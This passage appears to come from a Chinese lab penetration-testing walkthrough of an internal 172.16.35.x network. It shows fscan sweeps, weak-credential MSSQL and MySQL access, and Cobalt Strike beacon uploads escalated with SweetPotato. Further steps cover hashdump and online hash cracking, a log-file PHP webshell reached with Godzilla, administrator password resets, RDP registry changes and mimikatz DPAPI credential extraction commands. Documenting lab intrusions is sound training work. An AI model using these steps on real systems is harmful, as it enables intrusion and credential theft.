
13. 用在线工具(www.cmd5.com)破解超级管理员的密码为Admin12345
14.成功使用远程桌面服务连接上172.16.35.128的win2012

到此,渗透第一台设备(win2012)完成。
5.3 渗透第二台内网设备(漏洞点:MSSQL)

1.首先,通过win2012使用上传的fscan.exe工具进行扫描内网是否存在漏洞点。(命令: shell fscan.exe -h 172.16.35.0/24)

2.fscan.exe工具进行扫描后发现存在MSSQL存在漏洞。(mssql:172.16.35.130 :sa sa)

3.接下来使用Multiple工具连接mssql
4.经过各种命令,及各种操作后,发现当前用户的权限很低。无法直接上传文件。最后有个重大发现,可以创建文件夹,那对于该文件夹就拥有上传文件等更高权限。


5.接下来进行激活ole,才能上传。

6.然后上传cs木马beacon.exe

7.运行cs木马beacon.exe (命令 c:\666\beacon.exe)

8.在cs客户端发现木马上线,但是经过各种命令测试后发现账户权限低。
9.所以接下来上传提权工具,再进行提权。


10.使用提权工具运行cs木马。
(命令 c:\666\sweetpotato.exe “c:\666\beacon.exe”)

11.cs木马再上线一个进程后,发现是系统账户权限。进行各种命令测试后,发现这个账户权限更大。

12.使用hashdump命令查看账户信息。

13. 用在线工具(www.cmd5.com)破解超级管理员的密码为Admin12345

14.开启该设备远程桌面服务。

- 命令进入注册表关闭远程桌面安全增强模式。
- 连接远程桌面,成功登录172.16.35.130设备。

到此,第二台设备渗透成功。
5.4 渗透第三台内网设备(漏洞点:MySQL)

1. 通过win2012使用fscan.exe工具进行扫描内网是否存在漏洞点。
(命令: shell fscan.exe -h 172.16.35.0/24)

2.fscan.exe工具进行扫描后发现存在MySQL存在漏洞。(mysql:172.16.35.129 :root root)

3.接下来使用Multiple工具连接MySQL,试试是否能连接。

4.使用攻击机cmd连接mysql(172.16.35.129)

5.使用命令查看数据库日志服务配置。

6.修改数据库日志存放路径为网站根目录1.php

7.开启日志服务。

8.查询日志,并写入一句话木马到1.php

9.使用哥斯拉webshell工具连接http://172.16.35.129/1.php成功。

10.上传cs木马beacon.exe并运行。

11.在cs客户端发现木马在172.16.35.129上线。

12.使用hashdump命令查看账户信息,发现工具破解有点久,直接使用命令修改administrator的密码为nzd@9665

- 使用命令net user administrator /active 启用账户。
并使用命令net user administrator查询账户状态已成功启用。
14.开启远程桌面服务。


15.命令进入注册表关闭远程桌面安全增强模式。
16. 成功使用远程桌面连接172.16.35.129设备。

到此,第三台设备渗透成功。
5.5 渗透第四台内网设备(漏洞点:远程桌面保存的凭证)

1. 在几台被渗透的设备cmd运行命令cmdkey /l 。发现172.16.35.130这台存在远程桌面保存administrator账户凭证。
- 上传mimikatz工具,并在mimikatz工具的目录运行
命令mimikatz “dpapi::cred /in:C:\Users\Administrator\AppData\Local\Microsoft\Credentials\D11F74C08D9B29F081CCF8FA6B3A5804” “exit” >> 1.txt

- 然后打开1.txt文件找到guidMasterKey
guidMasterKey{14f167e1-f677-4901-8b64-d096fde83b53}
- 接下来运行第二条命令mimikatz “privilege::debug” “sekurlsa::dpapi” “exit” >> 2.txt
